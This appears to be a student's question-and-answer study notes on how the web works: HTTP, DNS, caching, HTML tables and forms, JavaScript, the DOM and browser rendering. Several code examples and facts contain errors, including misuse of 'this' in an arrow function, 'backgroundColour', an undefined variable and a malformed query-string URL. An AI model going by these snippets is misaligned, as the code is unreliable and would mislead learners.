Lecture 2. How the Web Works & Introduction to JavaScript

Outline

- Web application architecture
- Web browser fundamentals
  - Web pages
  - HTTP
- Introduction to JavaScript
  - Location
  - Syntax
    - Variables
    - Functions
    - Objects
    - Control structures

Questions

World Wide Web

What are the core features of the Web?

They are:

- URLs to uniquely identify resources
- HTTP to describe how requests and responses behave
- HTML to publish documents
- A program (i.e. web server software) that responds to HTTP requests
- A program (i.e. a browser) that makes HTTP requests from URLs and displays the received HTML

Web Browser

1. **What are the main responsibilities of a browser?**
   They are:
   - Construct and submit requests to web servers
   - Receive responses and render results
2. **What are some of the specific responsibilities of a browser?**
   They are:
   - Caching
   - Authentication and authorisation
   - State maintenance
   - Requesting support data items
   - Taking actions in response to headers and status codes
   - Rendering complex objects
   - Handling error conditions

Web Browser

1. **What are some of the objects that can be placed on a web page?**
   They are:
   - A HTML file
   - Scripts
   - Image
   - Videos
   - Audio
2. **How is each object addressed?**
   It is addressed using a URL (Uniform Resource Locator)

3. **What does a URL consist of?**
   It consists of a protocol, domain name, and path name. For example, `https://www.your-university.edu/your-school/image.jpeg`

Web Browser

In order to view content on the web, what might a browser do?
It might:
- Render the content as an HTML page
- Run scripts
- Launch helper applications in order to render non-HTML content

Protocols

1. **What is a protocol?**
   It is a set of rules that partners in communication use when they communicate
2. **What is the relationship between the internet and protocols?**
   The internet exists today because of a suite of interrelated communications protocols

Layered Architecture

1. **How were TCP/IP internet protocols originally abstracted?**
   It was originally abstracted as a four layer stack that contains Link, Internet, Transport, and Application layers.
2. **What is the purpose of Internet Layer protocols? Provide an example.**
   They provide logical communication between hosts identified by `ip`. IP, for example, is an Internet Layer protocol that identifies destinations (e.g. devices) on the internet.
3. **What is the purpose of Transport Layer protocols? Provide an example.**
   They provide logical communication between processes running on hosts identified by `ip:port`. TCP, for example, ensures that transmissions arrive, in order, without error.
4. **What is the purpose of Application Layer protocols? Provide an example.**
   They define the syntax and semantics of communication between cooperating processes.

HTTP 1

What paradigm does HTTP use? Explain.
It uses the Request–Response paradigm. This paradigm involves a client and a server. A client is a browser that requests, receives, and renders web objects. A server is a web server that transmits objects in response to requests.

Domain Name System

What is the purpose of the Domain Name System?
It identifies hosts and their associated web objects on the internet. Upon receipt of a domain name (e.g. www.funwebdev.com), the DNS translates it to its associated IP address (e.g. `66.147.244.`79).

Domain Name System

Consider the URL server1.www.funwebdev.com. Identify the different domain levels.
They are:
- Top-Level Domain (TLD): com
- Second-Level Domain (SLD): funwebdev
- Third-Level Domain: www
- Fourth-Level Domain: server1

HTTP 2

1. **Detail the communication process between a Client and a Server.**
   It is:
   1. The Client initiates a TCP connection (i.e. creates a socket) to the Server.
   2. The Server accepts the TCP connection from the client
   3. HTTP messages are exchanged between the Client (e.g. a browser) and the Server (e.g. a web server).
   4. The TCP connection is closed.
2. **HTTP is described as "stateless". What does this mean?**
   In contrast to protocols such as FTP and SMTP, the Server maintains no information about past Client requests.

Request Methods

1. **What is the purpose of the GET method?**
   It requests to receive the resource specified by the URL
2. **What is the purpose of the POST method?**
   It requests to upload the resource in the entity body to the path specified by the URL
3. **What is the purpose of the HEAD method?**
   It requests a response identical to a GET request, but without the response body.
4. **What is the purpose of the DELETE method?**
   It requests to delete the resource specified by the URL

HTTP Response Status Codes

1. **What is the purpose of a response status code?**
   It indicates to the Client whether a specific HTTP request has been successfully completed.
2. **What is the purpose of a 1xx (informational) response code?**
   It indicates to the Client that the request was received, and that the Server will continue the associated process.
3. **What is the purpose of a 2xx (successful) response code?**
   It indicates to the Client that the request was received, understood, and accepted (i.e. successfully completed).
4. **What is the purpose of a 3xx (redirection) response code?**
   It indicates to the Client that further action needs to the taken in order to complete the request.
5. **What is the purpose of a 4xx (client) response code?**
   It indicates to the Client that the request contains bad syntax or can't be fulfilled.
6. **What is the purpose of a 5xx (server) response code?**
   It indicates to the Client that the server failed to fulfil an apparently valid request.

HTTP Performance

1. **What is the purpose of RTT (Round Trip Time)?**
   It quantifies the time taken to transmit a small packet from the Client to the Server and back.
2. **What is the approximate response time for a Client requesting a resource and receiving it from the Server?**
   It is:
   - 1 RTT to initiate a TCP connection
   - 1 RTT to make the request and receive the first few bytes of the response
   - File transmission time

   Therefore, 2RTT + transmission time

Non-Persistent HTTP vs Persistent HTTP

Explain the difference between Persistent HTTP and Non-Persistent HTTP.
Non-Persistent HTTP can transmit only one object over a TCP connection. HTTP 1.0 uses this

scheme. Persistent HTTP, however, can transmit multiple objects over a TCP connection. HTTP 1.1 uses this scheme by default.

Individual Exercise/Question

…

Caching in HTTP

1. **What are the purposes of caching in HTTP?**
   They are:
   - Eliminating the need to send requests in many cases by reducing the number of network round trips required for many operations
   - Eliminating the need to send full responses in many other cases, reducing network bandwidth requirements.
2. **What is the purpose of the expiration mechanism?**
   It provides an expiration time for a response, quantifying when it becomes stale one.
3. **What is the purpose of the validation mechanism?**
   It transforms a stale response into a fresh one. When a cache has a stale entry that it would like to use as a response to the Client's request, it first checks with the Server to verify if the cached entry is still usable (i.e. validates it).

JavaScript

JavaScript is a client-side scripting language. Explain what this means.
It means that JavaScript runs in the browser. It is, therefore, able to interact with many browser-managed resources: the DOM (Document Object Model) and BOM (Browser Object Model) (e.g. windows, history, cookies etc).

Primitive Types vs Reference Types

What is the difference between primitive types and reference types?
Primitive types have their values stored directly at the memory address of the associated variable. Reference types, however, have a reference to the memory address which contains the contents of the associated variable.

JavaScript – Objects

1. **What is the purpose of an object?**
   Store a collection of related data and functionality. Its data is referred to as properties and its functionality is referred to as methods.

Object Creation Using Object Literal Creation

1. **Create an object using object literal creation.**

```
var thomYorke = {
    firstName: “Thom”,
    lastName: “Yorke”,
    age: 54,
    fullName: () => {
        return this.firstName + “ “ + this.lastName;
    }
};
```

2. **Demonstrate how to access the contents of an object.**
   Considering the previously created object:
   1. `thomYorke.firstName`
   2. `thomYorke[“firstName”]`

JavaScript – Arrays

1. **Demonstrate how to create an array.**
   1. Object literal notation: `var greetings = [“Good Morning”, “Good Afternoon”];`
   2. `Array()` constructor: `var greetings = Array(“Good Morning”, “Good Afternoon”);`
2. **What is the purpose of the `length` property?**
   Store the length of the array
3. **What is the purpose of the `push()` method?**
   Append the specified elements to the array; return the new length of the array.
4. **What is the purpose of the `reverse()` method?**
   Reverse the array in place; return the reference to the same array.
5. **What is the purpose of the `sort()` method?**
   Sort the array in place; return the reference to the same, newly sorted, array.

JavaScript – Functions 1

1. **What is the purpose of a function?**
   It allows for the writing of modular code by allowing the encapsulation of logic so that it can be reused multiple times.
2. **Demonstrate how to define a function**
   1. Literal function expression:
   ```
   function calculateSubtotal(price, quantity) {
       return price * quantity;
   }
   ```
   2. Anonymous function expression:
   ```
   var calculateSubtotal = (price, quantity) => {
       return price * quantity;
   }
   ```

JavaScript – Functions 2

…

Variable Scope 1

…

Variable Scope 2

…

Variable Scope 3

…

JavaScript Output 1

…

JavaScript Output 2

…

Lecture 3. HTML & Client-Side JavaScript

Outline

- More HTML
  - Table
    - Elements
    - Styling
  - Form
    - Controls
- More JavaScript
  - Location
  - Syntax
    - Variables
    - Functions
    - Objects
    - Control structures
  - Windows and DOM object
  - Event model

Questions

Basic Table Example

Create a basic table.

```
<table>
    <tr>
        <th>Year</th>
        <th>Make</th>
        <th>Model</th>
    </tr>
    <tr>
        <td>1957</td>
        <td>Gibson</td>
        <td>ES 125T</td>
    </tr>
    <tr>
        <td>1966</td>
        <td>Fender</td>
        <td>Jazzmaster</td>
    </tr>
    <tr>
        <td>1965</td>
        <td>Epiphone</td>
        <td>Casino</td>
    </tr>
</table>
```

Spanning Rows and Columns

Create a table using colspan.

```
<table>
    <tr>
        <th>Title</th>
        <th>Artist</th>
        <th>Year</th>
        <th colspan=“2”>Size (width x height)</th>
    </tr>
    <tr>
        <td>The Death of Marat</td>
        <td>Jacques-Louis David</td>
        <td>1793</td>
        <td>162 cm</td>
        <td>128 cm</td>
    </tr>
    ...
</table>
```

Basic Table Example

Create a table using rowspan.

```
<table>
    <tr>
        <th>Artist</th>
        <th>Title</th>
        <th>Year</th>
    </tr>
    <tr>
        <td rowspan=“3”>Jacques-Louis David</td>
        <td>The Death of Marat</td>
        <td>1793</td>
    </tr>
    <tr>
        <td>The Intervention of the Sabine Women</td>
        <td>1799</td>
    </tr>
    <tr>
        <td>Napoleon Crossing the Alps</td>
        <td>1800</td>
    </tr>
    ...
</table>
```

Additional Table Elements

Create a table using additional table elements.

```
<table>
  <caption>19th Century French Paintings</caption>
  <colgroup id="paintingDetails">
    <col />
    <col />
  </colgroup>
  <col id="artistName"/>

  <thead>
    <tr>
      <th>Title</th>
      <th>Year</th>
      <th>Artist</th>
    </tr>
  </thead>

  <tfoot>
    <tr>
      <td colspan="2">Total Number of Paintings</td>
      <td>2</td>
    </tr>
 </tfoot>

 <tbody>
   <tr>
     <td>The Death of Marat</td>
     <td>1793</td>
     <td>Jacques-Louis David</td>
   </tr>
   <tr>
     <td>Burial at Ornans</td>
     <td>1849</td>
     <td>Gustave Courbet</td>
   </tr>
 </tbody>
</table>
```

Styling Tables

1. **Demonstrate how to draw a 1pt solid black border around a table cell.**

```
table {
    border: solid 1pt black;
}
```

2. **Demonstrate how to collapse the border around table.**

```
table {
    border-collapse: collapse;
}
```

Nifty Table Styling Tricks: Hover Effect and Zebra Stripes

1. **Demonstrate how to change the colour of a row to grey when hovered over.**

```
tr:hover {
```

```
    background-color: grey;
}
```

2. **Demonstrate how to change the colour of every other row to grey.**

```
tr:nth-child(odd) {
    background-color: grey;
}
```

HTML Forms

What is the purpose of a form (<form>)?

It provides users with a means to interact with a web server. It allows them to enter information which then gets passed on to the server application.

Form Structures

1. **Create a basic form.**

```
<form method="post" onsubmit="handleSubmit()">
  <input type="text" id="firstName" />
  <input type="password" id="password" />
  <button type="submit" id="submit">Sign in</button>
</form>
```

2. **Explain how a form works.**
   1. The client makes a GET request to receive the web page.
   2. The server returns the associated HTML document.
   3. The user completes and submits the form
   4. The client makes a POST request containing the form's data
   5. The server receives, processes, and responds to this data accordingly.

Text Input Controls – Examples

1. **Create a text input for a search term with an appropriate placeholder.**

```
<input type="search" placeholder="Enter a search term" />
```

2. **Create a text input for a password.**

```
<input type="password" />
```

3. **Create a text input for a telephone number with an appropriate placeholder.**

```
<input type="tel" />
```

Select Lists

1. **Create a dropdown list.**

```
<select id="guitar-brands">
  <option value="Fender">Fender</option>
  <option value="Gibson">Gibson</option>
  <option value="Epiphone">Epiphone</option>
</select>
```

2. **Create a search bar with a dropdown list.**

```
<input type="text" id="guitar-brand" list="guitar-brands" />
<datalist id="guitar-brands">
  <option value="Fender">Fender</option>
  <option value="Gibson">Gibson</option>
  <option value="Epiphone">Epiphone</option>
</datalist>
```

3. **Create a dropdown list with an option group.**

```
<select id="cities">
  <optgroup label="North America">
    <option>Calgary</option>
    <option>Los Angeles</option>
  </optgroup>
  <optgroup label="Europe">
    <option>London</option>
    <option>Paris</option>
    <option>Prague</option>
  </optgroup>
</select>
```

HTML Forms – Query Strings

1. **Explain how the browser sends data to the server.**
   It does this through the use of query strings. The browser packages user's data into a query string where this string is defined as a series of name–value pairs separated by ampersands. For example, www.university.com/school=your-school&unit=your-unit.

Radio Buttons and Checkboxes

…

Button Controls

…

Button Controls – Example

…

Form Control Elements – Number and Ranges

…

Form Control Elements – Colour

…

Form Control Elements – Date & Time

…

Form Control Elements – File Upload

…

JavaScript

…

Brief History

…

JavaScript Location

…

JavaScript Variables
...

Conditionals 1
...

Conditionals 2
...

Loops
...

Variable Types
...

Primitive Types vs Reference Types 1
...

Primitive Types vs Reference Types 2
...

JavaScript – Objects
...

Object Creation using Object Literal Notation 1
...

Object Creation using Object Literal Notation 2
...

JavaScript – Arrays
...

JavaScript – Functions
...

Functions – Function Expression
...

JavaScript – Nested Functions
Create a nested function.

```
function calculateTotal(price, quantity) {
  var subTotal = price * quantity;
  var total = subTotal + calculateTax(subTotal);
  return total;
  function calculateTax(subTotal) {
    var taxRate = 0.05;
    var tax = subTotal * taxRate;
    return tax;
  }
}
```

Functions – Hoisting

1. **What is hoisting?**
   It is the process whereby the interpreter appears to move (i.e. hoist) the declaration of function to the top of its scope, prior to the execution of the code.
2. **What is the purpose of hoisting?**
   It provides programmers with the flexibility of writing their functions wherever best maintains readability while still making function logic available to code anywhere within the scope.
3. **Demonstrate how the process of hoisting.**
   Consider the following function:

```
function calculateTotal(price, quantity) {
  var subTotal = price * quantity;
  var total = subTotal + calculateTax(subTotal);
  return total;
  function calculateTax(subTotal) {
    var taxRate = 0.05;
    var tax = subTotal * taxRate;
    return tax;
  }
}
```

   After hoisting, the code is interpreted as the following:

```
function calculateTotal(price, quantity) {
  function calculateTax(subTotal) {
    var taxRate = 0.05;
    var tax = subTotal * taxRate;
    return tax;
  }
  var subTotal = price * quantity;
  var total = subTotal + calculateTax(subTotal);
  return total;
}
```

JavaScript – Callback Functions

1. **What is a callback function?**
   It is a function that is passed into another function as an argument; which is then invoked by the outer function (i.e. called back) to complete some kind of routine or action.
2. **What is the purpose of a callback function?**
   Execute code in response to an event.
3. **Create a function which uses a callback function.**

```
function calculateTotal(price, quantity, tax) {
  var subTotal = price * quantity;
  return subTotal + tax(subTotal);
}

function calculateTax(subTotal) {
  var taxRate = 0.05;
  var tax = subTotal * taxRate;
  return tax;
}

var total = calculateTotal(50, 2, calculateTax);
```

JavaScript – Callback Anonymous Functions

Create a function which uses an anonymous callback function.

```
function calculateTotal(price, quantity, tax) {
  var subTotal = price * quantity;
  return subTotal + tax(subTotal);
}

var total = calculateTotal(50, 2, function(subTotal) {
                                    var taxRate = 0.05;
                                    var tax = subTotal * taxRate;
                                    return tax;
                                  }
                           );
```

JavaScript – Variable Scope

…

Variable Scope

…

Functions and Variable Scope – Exercise

Consider the following code:

```
var c = 0;

outer();

function outer() {
  function inner() {
    console.log(a);
    var b = 23;
    c = 37;
  }
  var a = 5;
  inner();
  console.log(c);
  console.log(b);
}
```

a. **What will be logged in the console for the variable** `a`**?**
   5
b. **What will be logged in the console for the variable** `b`**?**
   ERROR
c. **What will be logged in the console for the variable** `c`**?**
   37

Variable Scope – Examples

…

JavaScript Output 1

…

JavaScript Output 2

…

JavaScript Objects

…

DOM Standards

…

DOM Basics

1. **How does the DOM present HTML documents?**
   As a hierarchy of Node objects. The root is the document itself and each descendent is either an element, attribute, comment or text.
2. **What ability does the DOM provide programmers?**
   The ability to access all elements of a web page.
3. **What is the relationship between the DOM and JavaScript**
   JavaScript allows programmers to create, modify, and remove elements of the DOM dynamically.

DOM Nodes and Trees

1. **What does a page's DOM tree consist of?**
   It consists of all the nodes in its associated HTML file.
2. **What are the relationships between the nodes of the DOM tree?**
   They are parent–child relationships where a node may have multiple children, but only one parent.
3. **What are nodes with the same parent referred to as?**
   They are referred to as siblings.
4. **What is the node without a parent called?**
   It is called the root.

The DOM

Consider the following code:

```
<html>
<head lang="en">
  <meta charset="utf-8">
  <title>Share Travel</title>
</head>
<body>
  <h1>Share Your Travels</h1>
  <p>Photo of Conservatory Pond in <a href="http://
www.centralpark.com/">Central Park</a>
  </p>
  <img src="images/central-park.jpg" alt="Central Park" />
  <h2>Reviews</h2>
  <div id="latestComment">
    <p>By Ricardo on <time>15 September, 2022</time></p>
    <p>Easy on the HDR buddy.</p>
  </div>
  <div>
    <p>By Susan on <time>1 October, 2012</time></p>
    <p>I love Central Park.</p>
  </div>
</body>
</html>
```

a. **Identify the root of the document.**
   `document`.

b. Identify two sibling nodes.
<head> and <body>.

c. Identify a parent node and one of its children.
 and Easy on the HDR buddy. .

DOM Nodes

Consider the following code:

```
<p>Photo of Conservatory Pond in <a href="http://www.centralpark.com/
">Central Park</a>
</p>
```

d. Identify two element nodes.
 and <a>.

e. Identify two text nodes.
Photo of Conservatory Pond in and Central Park.

f. Identify an attribute node.
href="http://www.centralpark.com/".

Essential Node Properties

…

Document Object

…

Accessing Nodes – Selection Methods

Consider the following code:

```
<body>
  <h1>Reviews</h1>
  <div id="latestComment">
    <p>By Ricardo on <time>15 September, 2012</time></p>
    <p>Easy on the HDR buddy.</p>
  </div>
  <hr />
  <div>
    <p>By Susan on <time>1 October, 2012</time></p>
    <p>I love Central Park.</p>
  </div>
  <hr />
<body>
```

a. Demonstrate how to get the element with the latestComment **ID.**

```
var latestComment = document.getElementById("latestComment");.
```

b. Demonstrate how to get the elements with **tags.**

```
var divs = document.getElementsByTagName("div");.
```

Modifying the DOM 1

1. **Create a new text node.**
   ```
   var text = document.createTextNode("1957 Gibson ES-125T");.
   ```
2. **Create an empty element.**
   ```
   var p = document.createElement("p");.
   ```
3. **Add the text node to the element.**
   ```
   p.appendChild(text);.
   ```
4. **Add the element to the .**
   ```
   var div = document.getElementById("guitars");
   div.appendChild(p);.
   ```

Modifying the DOM 2

…

Modifying an Element's Style

1. **Consider the following code:**
   `var comment = document.getElementById("comment");.`
   a. **Change the background colour to white.**
      `comment.style.backgroundColour = "white";.`
   b. **Change the border width to 3px.**
      `comment.style.borderWidth = "3px";.`
2. **Consider the following code:**
   `var comment = document.getElement("comment");.`
   a. **Change the class name to** `hidden`**.**
      `comment.className = "hidden";.`

Events

…

Registering an Event Handler – Listener Approach

Consider the following code:

```
function displayDate() {
  var date = new Date();
  alert("You clicked this on " + d.toString());
}
```

Demonstrate how to create an event handler to call `displayDate()`**.**
It can be done as follows:

2.
```
var button = document.getElementById("button");
button.onclick = displayDate;
```
3.
```
var button = document.getElementById("button");
button.addEventListener("click", displayDate);
```
4.
```
var button = document.getElementById("button");
button.onclick = function() {
  var date = new Date();
  alert("You clicked this on " + d.toString());
};
```

Common HTML Events

…

The `onload` Event

1. **What is the purpose of the** `onload` **event?**
   It is to complete some kind of routine or action after a specific element or the entire page loads.
2. **Create an** `onload` **event handler for a page.**
   ```
   window.onload = function() {
     // Insert initialisation code here
   }
   ```

The Event Object and this

1. **What does an event object store?**
   It stores contextual information about the event which are exposed through associated properties and methods. This information can be passed to the event handler by passing this object as a parameter.
2. **What does `this` refer to?**
   In an event-handling function, `this` refers to the DOM node on which the event occurred.

Lecture 4. The Browser & The Rendering Process

Outline

- Review of the browser
  - How the browser works
  - HTTP connection management
  - HTTP caching
- Browser rendering process
  - Critical rendering path
  - DOM and CSSOM
  - Render path analysis

Questions

How Browsers Work?

…

HTTP Connection Management

…

HTTP Connections

3. **What is a short-lived HTTP connection?**
   It is a connection type where each HTTP request is completed on its own connection. As a result, a TCP handshake happens before each HTTP request. This is the default in HTTP 1.0, and in HTTP 1.1, to implement a short-lived connection, the `Connection` header should be set to "`close`".
4. **What is a persistent HTTP connection?**
   It is a connection type where a connection remains open for a period of time and can be reused for several requests. As a result, only one TCP handshake happens. An idle connection will be closed after some time and the server can set the `Keep-Alive` header to specify the minimum amount of time that the connection should be open.
5. **What is a pipelined HTTP connection?**
   It is a persistent connection type where several successive requests can be sent, without waiting for a response.

Parallel Connections

How can the browser improve HTTP connection performance?
It sends several connections to each domain; sending parallel requests. Most modern browsers can establish 4-8 concurrent connections.

Caching in HTTP (1, 2 & 3)

…

Critical Rendering Path (1 & 2)

1. **What is the critical rendering path?**
   It is the path browsers take to receive, parse, and display HTML, CSS, and JavaScript from the web server.
2. **Why do we need to understand the rendering process?**
   We need to understand it to optimise the performance of web pages.

3. **What is optimised (progressive) rendering?**
   It is a rendering type that prioritises the display of a webpage's content to minimise the total amount of time required to display the content.

Overall Rendering Process

Explain the overall rendering process

It is as follows:

4. The browser processes HTML elements and builds the DOM tree.
5. The browser processes CSS rules and builds the CSSOM tree.
6. The browser combines the DOM and CSSOM into a render tree.
7. The browser runs layout on the render tree to compute the geometry (i.e. position and size) of each node.
8. The browser paints the nodes on the screen.

Constructing the Object Model

Describe the relationship between a HTML page and the DOM.

The document is represented as a tree called the DOM tree. Each object inside the document is represented as a node in a hierarchy of node objects; forming a series of hierarchical relationships (e.g. parent–child). The document itself is the root and each descendent is either an element, attribute, text, or comment.

Constructing the DOM

Describe the overall construction process.

It is as follows:

9. Conversion: bytes are converted into characters
10. Tokenising: characters are converted into tokens
11. Lexing: tokens are converted into objects
12. Tree-construction: the DOM is constructed from the created objects.


DOM Construction – Example

Consider the following code:

```
<html>
  <head>
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <link href="style.css" rel="stylesheet">
    <title>Critical Path</title>
  </head>
  <body>
    <p>Hello <span>web performance</span> students!</p>
    <div><img src="awesome-photo.jpg"></div>
  </body>
```

```
</html>
```

Create the associated DOM tree.



Request Supporting Objects

1. **Describe how the `<link>` tag works.**
   It works as follows:
   1. The browser creates a `<link>` node.
   2. The browser makes a request to receive the object specified by the link.
2. **Describe how the `<img>` tag works.**
   It works as follows:
   1. The browser creates a `<img>` node.
   2. The browser makes a request to download the image.
3. **What does the browser do after receiving a stylesheet file?**
   It parses it and builds a CSSOM tree.

CSS Object Model (CSSOM) 1

…

Constructing a CSSOM

Describe the overall construction process.

It is as follows:

4. Conversion: bytes are converted into characters
5. Tokenising: characters are converted into tokens
6. Lexing: tokens are converted into rules
7. Tree-construction: the CSSM is constructed from the created rules.

CSS Object Model (CSSOM) 2

…


CSSOM Construction – Example

Consider the following code:

```
body {
  font-size: 11px;
}
p {
  font-weight: bold;
}
span {
```

```
  color: red;
}
p span {
  display: none;
}
img {
  float: right;
}
```

Create the associated CSSOM tree.



Render Tree Construction


Outline the overall render tree construction process.

It is as follows:


1. Merge the DOM and CSSOM trees to produce only the nodes required to render the page.
2. Traverse each visible node starting from the root.
3. Find relevant CSSOM rules for each visible node; apply them.
4. Render each visible node with their content and computed styles.

Render Tree Construction – Example

Consider the following DOM and CSSOM trees:



Create the associated render tree.



Layout (Reflow) [1 & 2]

…

Render-Blocking CSS 1

1. **HTML and CSS are render-blocking resources. What does this mean?**
   It means that the browser needs to have all of them before it can actually start to display something. As a result, CSS links need to be placed near the top of the HTML page so the browser can receive them early, and, in turn, display the web page sooner.
2. **How can you prevent a CSS file from being render-blocking?**
   You can do so by using the `media` attribute (i.e. a media query). For example,
   `<link href="print.css" rel="stylesheet" media="print" />`
3. **Why would you want to prevent a CSS file from being render-blocking?**
   You would do so to render CSS files under different conditions. For smaller screens, for example, less important content could be hidden. Therefore, CSS not intended for the current condition will not block the rendering process.

Render-Blocking CSS 2

1. **Determine whether the following CSS files are render-blocking:**
   a. `<link href="style.css" rel="stylesheet">`
      Render-blocking as there is no media query; it will be set to the default (`"all"`). As a result, it will load under all media conditions.
   b. `<link href="style.css" rel="stylesheet" media="all">`
      Render-blocking as the media query is the default. As a result, it will load under all conditions.
   c. `<link href="portrait.css" rel="stylesheet" media="orientation:portrait">`
      Non-render-blocking as the media query specifies `"orientation:portrait"`. As a result, it will load only when the device is in portrait orientation.
   d. `<link href="print.css" rel="stylesheet" media="print">`
      Non-render-blocking as the media query specifies `"print"`. As a result, it will load only for print preview mode or printed pages.

JavaScript and the DOM

1. **How does embedded or inline JavaScript impact the DOM construction process?**
   It may block the process.
2. **How does JavaScript in a `<script>` element impact the DOM construction process?**
   It pauses the process until the first script finishes executing.
3. **How does external JavaScript impact the DOM construction process?**
   It blocks the process and ways for the file to be downloaded and executed before unblocking.

Embedded JavaScript Example

…

Output of the Embedded JavaScript – Example

…

Global Variable – Example 1

…

Global Variable – Example 2

…

Asynchronous JavaScript

How can you prevent a JavaScript file from being render-blocking?
You can do so by using the `async` attribute. For example, `<script src="app.js" async></script>`. As a result, the browser will continue the DOM construction process and execute the script when it is ready.

Measuring Critical Rendering Path (CRP)

How can we measure the CRP?
We can measure it by using the Navigation Timing API.

Navigation Timing API

1. **What is the Navigation Timing API?**
   It is an API which provides metrics associated with navigating a document.
2. **Why is the Navigation Timing API useful?**
   It better enables programmers to optimise the performance of their web pages.

Overall Navigation Timing

…

